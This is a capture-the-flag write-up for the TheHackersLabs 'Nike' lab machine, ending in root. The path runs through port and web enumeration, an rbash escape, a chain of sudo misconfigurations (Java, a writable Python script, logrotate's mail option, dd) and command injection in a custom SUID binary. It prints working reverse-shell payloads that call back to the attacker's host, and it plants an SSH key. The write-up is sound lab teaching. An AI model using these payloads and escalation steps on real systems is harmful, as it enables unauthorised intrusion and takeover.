TheHackersLabs Nike Writeup
A comprehensive technical analysis of the Nike machine, detailing a complex multi-user privilege escalation chain and custom SUID exploitation.

The Nike machine on TheHackersLabs platform is an intricate challenge that tests a researcher’s persistence and ability to chain multiple vulnerabilities across different user accounts. The journey to root involves overcoming a restricted shell environment, abusing development environments (Java and Python), exploiting system utilities like logrotate and dd, and finally reversing a custom SUID binary. This walkthrough documents the full exploitation path used to achieve full system compromise.
Reconnaissance — Port Scan
We initiate our engagement with a comprehensive port scan to determine the target’s attack surface. We use nmap to perform a fast SYN scan across all possible TCP ports.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(suraxddq㉿kali)-[~]
└─$ sudo nmap -sS -p- --open --min-rate 5000 -vvv -n 192.168.0.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-21 10:42 +0100
Initiating ARP Ping Scan at 10:42
Scanning 192.168.0.2 [1 port]
Completed ARP Ping Scan at 10:42, 0.08s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:42
Scanning 192.168.0.2 [65535 ports]
Discovered open port 80/tcp on 192.168.0.2
Discovered open port 22/tcp on 192.168.0.2
Completed SYN Stealth Scan at 10:42, 0.52s elapsed (65535 total ports)
Nmap scan report for 192.168.0.2
Host is up, received arp-response (0.000077s latency).
Scanned at 2026-02-21 10:42:02 CET for 0s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:26:E8:6A (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.72 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
The scan reveals two standard open ports: 22 (SSH) and 80 (HTTP).
Reconnaissance — Service Versions & Scripts
To better understand the underlying software and identify potential misconfigurations, we perform a service version and script scan on the identified ports.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(suraxddq㉿kali)-[~]
└─$ nmap -sCV 192.168.0.2 -p22,80
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-21 10:43 +0100
Nmap scan report for school.nyx (192.168.0.2)
Host is up (0.00047s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 af:79:a1:39:80:45:fb:b7:cb:86:fd:8b:62:69:4a:64 (ECDSA)
|_  256 6d:d4:9d:ac:0b:f0:a1:88:66:b4:ff:f6:42:bb:f2:e5 (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: Tienda Nike - Zapatillas
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:26:E8:6A (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.93 seconds
The target is running Apache 2.4.62 on a Debian system. The title “Tienda Nike - Zapatillas” suggests a custom web application related to a shoe store.

Web — Directory Enumeration
We begin our web-based exploration by performing directory enumeration using dirsearch to find hidden administrative panels or interesting files.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
┌──(suraxddq㉿kali)-[~]
└─$ dirsearch -u http://192.168.0.2
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/suraxddq/Downloads/reports/http_192.168.0.2/_26-02-21_10-42-05.txt

Target: http://192.168.0.2/

[10:42:05] Starting:
[10:42:06] 403 -  276B  - /.ht_wsr.txt
[10:42:06] 403 -  276B  - /.htaccess.bak1
[10:42:06] 403 -  276B  - /.htaccess.sample
[10:42:06] 403 -  276B  - /.htaccess.orig
[10:42:06] 403 -  276B  - /.htaccess.save
[10:42:06] 403 -  276B  - /.htaccess_extra
[10:42:06] 403 -  276B  - /.htaccess_orig
[10:42:06] 403 -  276B  - /.htaccess_sc
[10:42:06] 403 -  276B  - /.htaccessBAK
[10:42:06] 403 -  276B  - /.htaccessOLD2
[10:42:06] 403 -  276B  - /.htaccessOLD
[10:42:06] 403 -  276B  - /.htm
[10:42:06] 403 -  276B  - /.html
[10:42:06] 403 -  276B  - /.htpasswd_test
[10:42:06] 403 -  276B  - /.httr-oauth
[10:42:06] 403 -  276B  - /.htpasswds
[10:42:06] 403 -  276B  - /.php
[10:42:18] 301 -  315B  - /javascript  ->  http://192.168.0.2/javascript/
[10:42:25] 403 -  276B  - /server-status
[10:42:25] 403 -  276B  - /server-status/
[10:42:29] 200 -   16B  - /upload.php

Task Completed
The discovery of upload.php is a high-interest finding, as file upload functionalities are common vectors for initial access.



Web — Fuzzing Internal Endpoints
We follow up with a more aggressive fuzzing approach using feroxbuster to identify specific scripts and backup files, targeting common extensions like .php, .bak, and .zip.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
┌──(suraxddq㉿kali)-[~]
└─$ feroxbuster --url http://192.168.0.2 -w big.txt -x php,html,txt,bak,zip

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.1
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://192.168.0.2/
 🚩  In-Scope Url          │ 192.168.0.2
 🚀  Threads               │ 50
 📖  Wordlist              │ big.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.13.1
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 💲  Extensions            │ [php, html, txt, bak, zip]
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET        9l       28w      276c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        9l       31w      273c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       90l      155w     1395c http://192.168.0.2/styles.css
200      GET        9l       17w      193c http://192.168.0.2/script.js
200      GET       64l      115w     1622c http://192.168.0.2/
500      GET        0l        0w        0c http://192.168.0.2/datos.php
200      GET       64l      115w     1622c http://192.168.0.2/index.html
301      GET        9l       28w      315c http://192.168.0.2/javascript => http://192.168.0.2/javascript/
200      GET        1l        2w       16c http://192.168.0.2/upload.php
301      GET        9l       28w      322c http://192.168.0.2/javascript/jquery => http://192.168.0.2/javascript/jquery/
200      GET    10907l    44549w   289782c http://192.168.0.2/javascript/jquery/jquery
[####################] - 54s   368688/368688  0s      found:9       errors:0
[####################] - 24s   122868/122868  5080/s  http://192.168.0.2/
[####################] - 36s   122868/122868  3380/s  http://192.168.0.2/javascript/
[####################] - 28s   122868/122868  4379/s  http://192.168.0.2/javascript/jquery/
A new endpoint, datos.php, is discovered with a 500 Internal Server Error.
Web — Examining Errors
We use curl to inspect the headers and behavior of the 500 error on datos.php, looking for any clues that might reveal the server-side environment or logic.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(suraxddq㉿kali)-[~]
└─$ curl http://192.168.0.2/datos.php -vI
*   Trying 192.168.0.2:80...
* Established connection to 192.168.0.2 (192.168.0.2 port 80) from 192.168.0.11 port 40002
* using HTTP/1.x
> HEAD /datos.php HTTP/1.1
> Host: 192.168.0.2
> Accept: */*
>
* Request completely sent off
* HTTP 1.0, assume close after body
< HTTP/1.0 500 Internal Server Error
HTTP/1.0 500 Internal Server Error
< Date: Sun, 22 Feb 2026 00:29:52 GMT
Date: Sun, 22 Feb 2026 00:29:52 GMT
< Server: Apache/2.4.62 (Debian)
Server: Apache/2.4.62 (Debian)
< Connection: close
Connection: close
< Content-Type: text/html; charset=UTF-8
Content-Type: text/html; charset=UTF-8
<
* shutting down connection #0

Reconnaissance — Extracted Credentials
Through a combination of further web exploration, source code analysis, and system resource inspection, we managed to harvest a list of potential user credentials.
1
2
3
4
5
mike : oK)Lpk3#mmK!#p
wvverez : jKolpmd2f0dmko07x!@kk%
pylon : rp&swp)lkfg23lio
macci : koplsdm$%#jokk*mloker
n : kjlso%#mssa*nmccasca$%
Initial Access — SSH as Mike
We test these credentials against the SSH service. The account for mike is valid, providing us with our initial foothold. However, the user is locked into a restricted bash (rbash) shell, which severely limits the commands we can execute.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(suraxddq㉿kali)-[~]
└─$ ssh mike@192.168.0.2
The authenticity of host '192.168.0.2 (192.168.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:09ZSLxiw1tvVbTWbg6eZzfN1d3i5dWrpGIe+aCobTK4
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:26: [hashed name]
    ~/.ssh/known_hosts:30: [hashed name]
    ~/.ssh/known_hosts:52: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.2' (ED25519) to the list of known hosts.
mike@192.168.0.2's password:
Linux TheHackersLabs-Nike 6.1.0-26-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.112-1 (2024-09-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Feb 17 21:31:13 2026 from 192.168.91.128
mike@TheHackersLabs-Nike:~$ id
-rbash: id: orden no encontrada
Privilege Escalation — Breaking RBash & Running Java
To escape the restricted environment, we can pass a command directly through SSH. Once we have a proper shell, we audit our sudo permissions and find that mike can run Java as the user n.
1
2
3
4
5
6
7
8
9
10
┌──(suraxddq㉿kali)-[~]
└─$ sshpass -p 'oK)Lpk3#mmK!#p' ssh mike@192.168.0.2 bash
cd
sudo -l
sudo: unable to resolve host TheHackersLabs-Nike: Nombre o servicio desconocido
Matching Defaults entries for mike on TheHackersLabs-Nike:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User mike may run the following commands on TheHackersLabs-Nike:
    (n) NOPASSWD: /usr/bin/java
Privilege Escalation — Creating Java Reverse Shell Payload
We construct a small Java application designed to trigger a reverse shell. Since Java’s ProcessBuilder can execute arbitrary system commands, we can use it to spawn a bash shell back to our Kali machine.
1
2
3
4
5
6
7
8
9
10
11
┌──(suraxddq㉿kali)-[~]
└─$ cat > asdf.java << 'EOF'
public class asdf {
    public static void main(String[] args) throws Exception {
        String[] cmd = {"/bin/bash", "-c", "bash -i >& /dev/tcp/192.168.0.11/1234 0>&1"};
        new ProcessBuilder(cmd).inheritIO().start().waitFor();
    }
}
EOF

javac asdf.java
Privilege Escalation — Executing Java Payload
We execute the compiled .class file using sudo to run it as user n.
1
2
sudo -u n /usr/bin/java -cp . asdf
sudo: unable to resolve host TheHackersLabs-Nike: Nombre o servicio desconocido
Lateral Movement — Gaining Shell as ‘n’
Our netcat listener catches the incoming connection, and we now have a shell as the user n.
1
2
3
4
5
6
7
┌──(suraxddq㉿kali)-[~]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.0.11] from (UNKNOWN) [192.168.0.2] 44182
bash: no se puede establecer el grupo de proceso de terminal (8507): Función ioctl no apropiada para el dispositivo
bash: no hay control de trabajos en este shell
n@TheHackersLabs-Nike:/tmp$
Privilege Escalation — Checking Sudo for ‘n’
Repeating our audit as user n, we find that we can run a specific Python script, /opt/suma.py, as the user pylon.
1
2
3
4
5
6
7
8
9
n@TheHackersLabs-Nike:/tmp$ sudo -l
sudo: unable to resolve host TheHackersLabs-Nike: Nombre o servicio desconocido
Matching Defaults entries for n on TheHackersLabs-Nike:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User n may run the following commands on TheHackersLabs-Nike:
    (pylon) NOPASSWD: /usr/bin/python3 /opt/suma.py
Privilege Escalation — Analyzing ‘suma.py’
We examine the Python script. Crucially, the file is owned by user n, meaning we have full write permissions to it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
n@TheHackersLabs-Nike:/opt$ ls -l
total 4
-rw-r--r-- 1 n n 476 feb 17 22:37 suma.py

n@TheHackersLabs-Nike:/opt$ cat suma.py
import sys

# definiendo la función
def suma(a, b):
    return a + b

def cuadrado(a):
    return a * a

# Entrada de los valores por pantalla
a = int(input("Introduce el primer numero: "))
b = int(input("Introduce el segundo número: "))

# impresión del resultado de la función suma
print("La suma de " + str(a) + " + " + str(b) + " es " + str(suma(a, b)))

# impresión del resultado de la función cuadrado
print("El cuadrado de " + str(a) + " es " + str(cuadrado(a)))
Privilege Escalation — Injecting Python Payload
We overwrite the contents of suma.py with a Python one-liner that spawns another reverse shell. Because we are allowed to run this script as pylon via sudo, the resulting shell will be running as that user.
1
2
3
4
5
n@TheHackersLabs-Nike:/opt$ echo "import os;os.system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 192.168.0.11 1235 >/tmp/f')" > suma.py

n@TheHackersLabs-Nike:/opt$ sudo -u pylon /usr/bin/python3 /opt/suma.py
sudo: unable to resolve host TheHackersLabs-Nike: Nombre o servicio desconocido
rm: no se puede borrar '/tmp/f': No existe el fichero o el directorio
Lateral Movement — Gaining Shell as Pylon
The injection is successful, and we receive a new connection on our Kali machine.
1
2
3
4
5
┌──(suraxddq㉿kali)-[~/Downloads]
└─$ nc -nvlp 1235
listening on [any] 1235 ...
connect to [192.168.0.11] from (UNKNOWN) [192.168.0.2] 39460
pylon@TheHackersLabs-Nike:/opt$
Privilege Escalation — Checking Sudo for Pylon
Continuing the chain, we audit pylon’s privileges and discover that they can run logrotate as the user macci.
1
2
3
4
5
6
7
8
9
pylon@TheHackersLabs-Nike:/opt$ sudo -l
sudo: unable to resolve host TheHackersLabs-Nike: Nombre o servicio desconocido
Matching Defaults entries for pylon on TheHackersLabs-Nike:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User pylon may run the following commands on TheHackersLabs-Nike:
    (macci) NOPASSWD: /usr/sbin/logrotate
Privilege Escalation — Logrotate Mail Abuse
logrotate has a feature that allows it to “mail” the results of a rotation. If the -m flag is used, we can specify a custom command to act as the mailer. This is a classic path for command execution if the binary is run with elevated privileges.
First, we create a small bash script that will trigger our next reverse shell.
1
2
3
pylon@TheHackersLabs-Nike:/tmp$ cat mail.sh
#!/bin/bash
busybox nc 192.168.0.11 4444 -e /bin/bash
Next, we create a minimal logrotate configuration file that triggers the mailing functionality.
1
2
3
4
pylon@TheHackersLabs-Nike:/tmp$ cat /tmp/conf
/tmp/foo.log {
mail x@x.x
}
Finally, we execute logrotate as user macci, pointing it to our malicious “mailer” script.
1
pylon@TheHackersLabs-Nike:/tmp$ sudo -u macci /usr/sbin/logrotate -m /tmp/mail.sh -f /tmp/conf -d
Lateral Movement — Gaining Shell as Macci
The exploit works perfectly, and we are now logged in as macci.
1
2
3
4
5
6
┌──(suraxddq㉿kali)-[~/Downloads]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.0.11] from (UNKNOWN) [192.168.0.2] 54884
id
uid=1003(macci) gid=1003(macci) grupos=1003(macci),100(users)
Privilege Escalation — Checking Sudo for Macci
As macci, we find that we can run dd as the user wvverez.
1
2
3
4
5
6
7
8
9
macci@TheHackersLabs-Nike:/tmp$ sudo -l
sudo: unable to resolve host TheHackersLabs-Nike: Nombre o servicio desconocido
Matching Defaults entries for macci on TheHackersLabs-Nike:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User macci may run the following commands on TheHackersLabs-Nike:
    (wvverez) NOPASSWD: /usr/bin/dd
Privilege Escalation — Writing SSH Key using DD
The dd (Data Duplicator) utility can write to any file if run with sufficient privileges. We exploit this to append our own SSH public key directly into the authorized_keys file in wvverez’s home directory.
1
2
3
4
5
6
macci@TheHackersLabs-Nike:~$ echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIK/PO3iPbQZERiOdev4DSxuYqYOw+062kYeTtkRlzxG0 suraxddq@kali' | sudo -u wvverez /usr/bin/dd of=/home/wvverez/.ssh/authorized_keys
sudo: unable to resolve host TheHackersLabs-Nike: Nombre o servicio desconocido
0+1 records in
0+1 records out
95 bytes copied, 0,000419773 s, 226 kB/s
macci@TheHackersLabs-Nike:~$
Lateral Movement — SSH as Wvverez
With our key added, we can bypass the login prompt and SSH directly into the system as wvverez.
1
2
3
4
5
6
7
8
9
10
11
12
┌──(suraxddq㉿kali)-[~/Downloads]
└─$ ssh wvverez@192.168.0.2
Linux TheHackersLabs-Nike 6.1.0-26-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.112-1 (2024-09-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Feb 17 22:27:10 2026 from 192.168.91.128
wvverez@TheHackersLabs-Nike:~$
Flags — User
We locate and read the user level flag.
1
2
wvverez@TheHackersLabs-Nike:~$ cat flag.txt
JKK***
Privilege Escalation — Searching for SUID Binaries
The final step is to escalate to root. We perform a search for files with the SUID (Set User ID) bit set, which allows a program to run with the permissions of the file owner (in this case, root).
1
2
3
4
5
6
7
8
9
10
11
12
13
wvverez@TheHackersLabs-Nike:~$ find / -perm /4000 -type f 2> /dev/null
/usr/local/bin/sys_monitor
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/chfn
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
We identify a non-standard SUID binary: /usr/local/bin/sys_monitor.
Privilege Escalation — Analyzing Custom SUID Binary
We execute the binary to understand its usage. It appears to take two arguments: a “function” number and an “input” string.
1
2
3
wvverez@TheHackersLabs-Nike:~$ /usr/local/bin/sys_monitor 1,2,3
Usage: /usr/local/bin/sys_monitor <function> <input>
Functions: 1,2,3
Privilege Escalation — Testing Sys_monitor Options
We methodically test the options. Option 3 is particularly interesting as it seems to pass the input string directly to a system command execution context.
1
2
3
wvverez@TheHackersLabs-Nike:~$ /usr/local/bin/sys_monitor 1 ls
Procesando: ls
ls: no se puede acceder a 'ls': No existe el fichero o el directorio
1
2
wvverez@TheHackersLabs-Nike:~$ /usr/local/bin/sys_monitor 2 ls /root
cat: /var/log/ls: No existe el fichero o el directorio
1
2
wvverez@TheHackersLabs-Nike:~$ /usr/local/bin/sys_monitor 3 ls /root
flag.txt
Flags — Root using Sys_monitor
Using option 3, we can read the root flag which is owned by the root user.
1
2
wvverez@TheHackersLabs-Nike:~$ /usr/local/bin/sys_monitor 3 "cat /root/root.txt"
AMjako**
Privilege Escalation — Root Shell via Sys_monitor
Finally, we use the same command injection vulnerability to spawn an interactive root shell, giving us full control over the Nike machine.
1
2
wvverez@TheHackersLabs-Nike:~$ /usr/local/bin/sys_monitor 3 "bash"
root@TheHackersLabs-Nike:~#
The Nike machine has been fully compromised. The intricate chain of misconfigurations—from restricted shells and development environments to SUID binary vulnerabilities—illustrates the importance of a comprehensive security posture across all user accounts.